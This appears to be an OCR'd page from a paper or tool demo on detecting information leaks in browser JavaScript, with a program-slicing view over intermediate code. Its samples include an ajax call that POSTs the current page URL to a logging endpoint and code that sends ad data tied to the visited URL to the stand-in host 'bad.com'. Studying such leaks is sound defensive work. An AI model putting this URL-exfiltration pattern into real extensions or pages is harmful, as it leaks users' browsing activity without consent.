
```
function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
    try {
        this.canonicalName = record.canonicalName;
    } catch(e) {}
    this.entries = [];

    try {
        for (;;) this.entries.push(record.getNextAddr());
    } catch(e) {
        // NS_ERROR_NOT_AVAILABLE, no more records
    }
    ttl = this.TTL;
    if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})


//
// 7 more files
// ...
```

Demo


scratch_0 = toObj `window`0 r↔ "document"
Slice from 29579
scratch_1 = toObj scratch_0 r↔ "location"
Slice from 29634
scratch_2 = new `argumentsVar`11(`dummyAddressVar`13)
Slice from 29678
scratch_3 = scratch_1 r↔ "toString"(scratch_1, scratch_2)
Slice from 29810
(`window`0).("currentUrl") = scratch_3
Slice from 29865
scratch_0 = new `argumentsVar`11(`dummyAddressVar`13)
Slice from 29986
scratch_1 = new `window`0 r↔ "XMLHttpRequest"(scratch_0)
Slice from 30107
(`window`0).("xhr") = scratch_1
Slice from 30195
scratch_0 = toObj `window`0 r↔ "xhr"
Slice from 30250
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
Slice from 30294
(scratch_1).("1") = "http://bad.com/serve_ad"
Slice from 30393
scratch_2 = scratch_0 r↔ "open"(scratch_0, scratch_1)
Slice from 30514
scratch_0 = toObj `window`0 r↔ "currentUrl"
Slice from 30580
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
Slice from 30624
(scratch_1).("0") = "shopping.example.com"
Slice from 30679
scratch_2 = scratch_0 r↔ "indexOf"(scratch_0, scratch_1)
Slice from 30800
scratch_4 = tonum scratch_2
Slice from 31020
scratch_3 = r↔ 1.0 r<↔ scratch_4
Slice from 31339
if tobool scratch_3
Slice from 31515
(`window`0).("adType") = "shopping_ad"
Slice from 31438
else
Slice from 31515
(`window`0).("adType") = "normal_ad"
Slice from 31493
scratch_0 = toObj `window`0 r↔ "xhr"
Slice from 31581
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
Slice from 31625
(scratch_1).("0") = `window`0 r↔ "adType"
Slice from 31702
scratch_2 = scratch_0 r↔ "send"(scratch_0, scratch_1)
Slice from 31823
Slice direction:
forward
backward
Enabled edges:
data
amplified_control
simple_control
non_local_control
Sliced statements style:
hidden
greyed out
Leaks:
29634 -> 31823